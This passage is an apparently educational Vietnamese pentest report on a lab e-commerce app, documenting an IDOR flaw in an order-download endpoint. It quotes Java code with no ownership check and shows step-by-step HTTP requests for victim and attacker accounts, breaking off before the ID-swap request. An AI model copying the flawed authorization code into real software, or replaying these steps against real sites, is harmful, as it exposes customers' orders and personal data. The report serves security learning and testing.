SECURITY REPORT

# Pentest Report

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng XimiPlace được thực hiện

**Người thực hiện:** Hứa Mẫn Tiệp

**Phạm vi kiểm thử:**

- **XimiPlace:** http://ximiplace.exam.cyberjutsu-lab.tech/

**Ngày:** 19/06/2026 - 20/06/2026

**Công cụ:** Burp Suite, ffuf, SecLists, Webhook.site, ngrok, Python/Flask, curl, git, Java JDK, Browser Developer Tools

Tài liệu được biên soạn nhằm phục vụ quá trình học tập, đánh giá bảo mật và cải thiện quy trình kiểm thử ứng dụng

## Table of Contents

# 1. Tổng quan

> 🌐 XimiPlace là một ứng dụng cho phép người dùng tạo tài khoản và mua sắm những sản phẩm có trên ứng dụng

Báo cáo này liệt kê những lỗ hổng bảo mật và những vấn đề được tìm thấy trong quá trình kiểm thử ứng dụng **XimiPlace** trên máy tính. Mỗi lỗ hổng sẽ được cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức **Blackbox Testing**.

---

# 2. Lỗ hổng

## 2.1 XPE-01-001: Insecure Direct Object Reference (IDOR) at `/api/v1/orders/{id}/download`

### 2.1.1 Description and Impact

Endpoint `/api/v1/orders/{id}/download` không kiểm tra đầy đủ quyền sở hữu về đơn hàng trước khi cho phép tải xuống dữ liệu. Cụ thể, hệ thống chỉ đang dựa trên tham số `id`, nhưng không xác minh đơn hàng đó có thuộc về người đang đăng nhập hay không. Do đó người dùng hợp lệ có thể thay đổi giá trị `id` để tải xuống dữ liệu không thuộc về mình.

Lỗ hổng này dẫn đến rò rỉ những thông tin nhạy cảm liên quan đến đơn hàng như là thông tin đơn hàng, thông tin thanh toán, thông tin cá nhân khách hàng, địa chỉ giao hàng, chi tiết sản phẩm đã mua, ....

### 2.1.2 Root Cause

Lỗ hổng này ban đầu được xác định thông qua kiểm thử black-box và sau đó được xác nhận lại bằng source code review.

Khi người dùng truy cập vào endpoint `/api/v1/orders/{id}/download` thì `controller` ở phía server sẽ chuyển đến function ở trong đường dẫn

`backend/source/src/main/java/com/cbjs/ximiplace/controller/OrderController.java` tương ứng là:

```
@GetMapping("/{orderId}/download")
public ResponseEntity<byte[]> downloadOrderCsv(
        @PathVariable Long orderId) {
    byte[] csv = orderService.exportOrderCsv(orderId);
    String fileName = "order-" + orderId + ".csv";

    return ResponseEntity.ok()
            .header(HttpHeaders.CONTENT_DISPOSITION, "attachment; filename=\"" +
fileName + "\"")
            .contentType(new MediaType("text", "csv", StandardCharsets.UTF_8))
            .body(csv);
}
```

Sau đó nó truyền `orderId` vào trong `orderService` để tiếp tục xử lý tiếp tục ở đường dẫn `backend/source/src/main/java/com/cbjs/ximiplace/service/OrderService.java` tại function tương ứng là:

```
@Transactional(readOnly = true)
public byte[] exportOrderCsv(Long orderId) {
    Order order = orderRepository.findById(orderId)
            .orElseThrow(() -> new NotFoundException("Order not found"));

    List<OrderItem> items = orderItemRepository.findAllByOrderId(order.getId());
    StringBuilder sb = new StringBuilder("\uFEFF");

    appendCsvRow(sb, ORDER_CSV_HEADERS);

    if (items.isEmpty()) {
        appendCsvRow(sb, buildCsvRow(order, null, flagForCsv(order)));
    } else {
        for (OrderItem item : items) {
            appendCsvRow(sb, buildCsvRow(order, item, flagForCsv(order)));
        }
    }

    return sb.toString().getBytes(StandardCharsets.UTF_8);
}
```

Tuy nhiên, trước khi tạo và trả về file CSV, ứng dụng không kiểm tra `id` của người dùng mà `orderId` thuộc về có trùng với `id` của người dùng hiện tại đang đăng nhập trên hệ thống hay không. Và lấy trực tiếp `orderId` đó để query database và tạo file CSV. Điều đó dẫn tới việc có thể tải về một file CSV mà không có quyền sở hữu.


### 2.1.3 Steps to reproduce


Lỗ hổng có thể được tái hiện bằng cách sử dụng hai tài khoản người dùng khác nhau:

- **AccountA**: Tài khoản Attacker

- **AccountB**: Tài khoản Victim

### Step 1: Tạo tài khoản cho victim.



**Request**

Pretty Raw Hex

```
POST /api/v1/auth/register HTTP/1.1
Host: ximiplace.exam.cyberjutsu-lab.tech
Content-Length: 123
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Origin: http://ximiplace.exam.cyberjutsu-lab.tech
Referer: http://ximiplace.exam.cyberjutsu-lab.tech/register
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "email":"AccountB@gmail.com",
  "username":"AccountB",
  "password":"AccountB",
  "fullName":"AccountB",
  "phoneNumber":"0939049621"
}
```


**Response**


Pretty Raw Hex Render

```
HTTP/1.1 200
Server: nginx/1.31.2
Date: Sat, 20 Jun 2026 02:16:49 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 561

{
  "accessToken":
  "eyJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiVVNFUiIsImlkIjo0Niwic3ViIjoiYWNjb3V
  udGIiLCJpYXQiOjE3ODE5MjE4MDksImV4cCI6MTc4MjAwODIwOX0.zY5SOSIbIxR0DSy
  pTWy3h_otErXJw58mSct-xzsF54h3ymZWC8Pzt72GQZ78T0XFO6gLCnztgHMSDZ5eJ2
  ETNg",
  "tokenType":"Bearer",
  "expiresAt":"2026-06-21T02:16:49",
  "user":{
    "id":46,
    "uid":"f513d60b-0ebb-426c-b38a-ccf0a7bcb24f",
    "username":"accountb",
    "email":"accountb@gmail.com",
    "fullName":"AccountB",
    "phoneNumber":"0939049621",
    "avatarPath":"/avatar.png",
    "role":"USER",
    "wallet":360000,
    "status":"ACTIVE",
    "createdAt":"2026-06-20T02:16:49.740114629"
  }
}
```

**Kết quả:** Ta thấy hiện tại `id` của AccountB là 46

### Step 2: Tạo order cho victim B



## Thông tin giao hàng

Người nhận: AccountB

Số điện thoại: 0939049621

Tỉnh/Thành: AccountB

Quận/Huyện: AccountB

Phường/Xã: AccountB

Địa chỉ chi tiết: AccountB

Ghi chú: AccountBAccountB

Điền đầy đủ thông tin

## Phương thức thanh toán

Ví Ximi Wallet

Thanh toán nhanh chóng, tiện lợi và an toàn với Ximi Wallet.

## Đơn hàng (1)

Quần boxer đùi trắng

x1

69.000 ₫

Mã giảm giá

XIMI10

Áp dụng

Tạm tính: 69.000 ₫

Phí vận chuyển: 3.600 ₫

Tổng thanh toán: 72.600 ₫

Đặt hàng và thanh toán Wallet

**Request**

Pretty Raw Hex

```
1  POST /api/v1/payments HTTP/1.1
2  Host: ximiplace.exam.cyberjutsu-lab.tech
3  Content-Length: 113
4  Authorization: Bearer
   eyJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiVVNFUiIsImlkIjo0Niwic
   3ViIjoiYWNjb3VudGIiLCJpYXQiOjE3ODE5MjE4MDksImV4cCI6MT
   c4MjAwODIwOX0.zY5SOSIbIxR0DSypTWy3h_otErXJw58mSct-xzs
   F54h3ymZWC8Pzt72GQZ78T0XFO6gLCnztgHMSDZ5eJ2ETNg
5  Accept-Language: en-US,en;q=0.9
6  Accept: application/json, text/plain, */*
7  Content-Type: application/json
8  User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/144.0.0.0 Safari/537.36
9  Origin: http://ximiplace.exam.cyberjutsu-lab.tech
10 Referer:
   http://ximiplace.exam.cyberjutsu-lab.tech/checkout
11 Accept-Encoding: gzip, deflate, br
12 Cookie: ximi_token=
   eyJhbGciOiJIUzUxMiJ9.eyJyb2xlIjoiVVNFUiIsImlkIjo0Niwic
   3ViIjoiYWNjb3VudGIiLCJpYXQiOjE3ODE5MjE4MDksImV4cCI6MT
   c4MjAwODIwOX0.zY5SOSIbIxR0DSypTWy3h_otErXJw58mSct-xzs
   F54h3ymZWC8Pzt72GQZ78T0XFO6gLCnztgHMSDZ5eJ2ETNg
13 Connection: keep-alive
14
15 {
     "orderId":20,
     "paymentMethod":"WALLET",
     "returnUrl":
     "http://ximiplace.exam.cyberjutsu-lab.tech/account/
     orders/20"
   }
```


**Response**


Pretty Raw Hex Render

```
1  HTTP/1.1 200
2  Server: nginx/1.31.2
3  Date: Sat, 20 Jun 2026 02:28:09 GMT
4  Content-Type: application/json
5  Connection: keep-alive
6  Vary: Origin
7  Vary: Access-Control-Request-Method
8  Vary: Access-Control-Request-Headers
9  X-Content-Type-Options: nosniff
10 X-XSS-Protection: 0
11 Cache-Control: no-cache, no-store, max-age=0,
   must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 220
16
17 {
     "id":20,
     "orderId":20,
     "paymentMethod":"WALLET",
     "paymentStatus":"PAID",
     "amount":72600.00,
     "transactionId":
     "87c7a3db-19d2-4601-a665-3ef60da1110d",
     "paidAt":"2026-06-20T02:28:09.817089645",
     "paymentUrl":null,
     "failReason":null
   }
```


**Kết quả:** Đã tạo xong order với `orderId` là `20`

### Step 3: Bắt request tải xuống đơn hàng của AccountB












**Kết quả:** Đã bắt được gói tin download qua `Repeater` để lát nữa qua AccountA có thể chỉnh sửa và tái sử dụng

### Step 4: Logout tài khoản victim B




## Step 5: Tạo tài khoản cho attacker



**Request**

Pretty Raw Hex

```
POST /api/v1/auth/register HTTP/1.1
Host: ximiplace.exam.cyberjutsu-lab.tech
Content-Length: 131
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Safari/537.36
Origin: http://ximiplace.exam.cyberjutsu-lab.tech
Referer:
http://ximiplace.exam.cyberjutsu-lab.tech/register
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "email":"AccountA@gmail.com",
  "username":"AccountA",
  "password":"AccountAAccountA",
  "fullName":"AccountA",
  "phoneNumber":"0939049621"
}
```

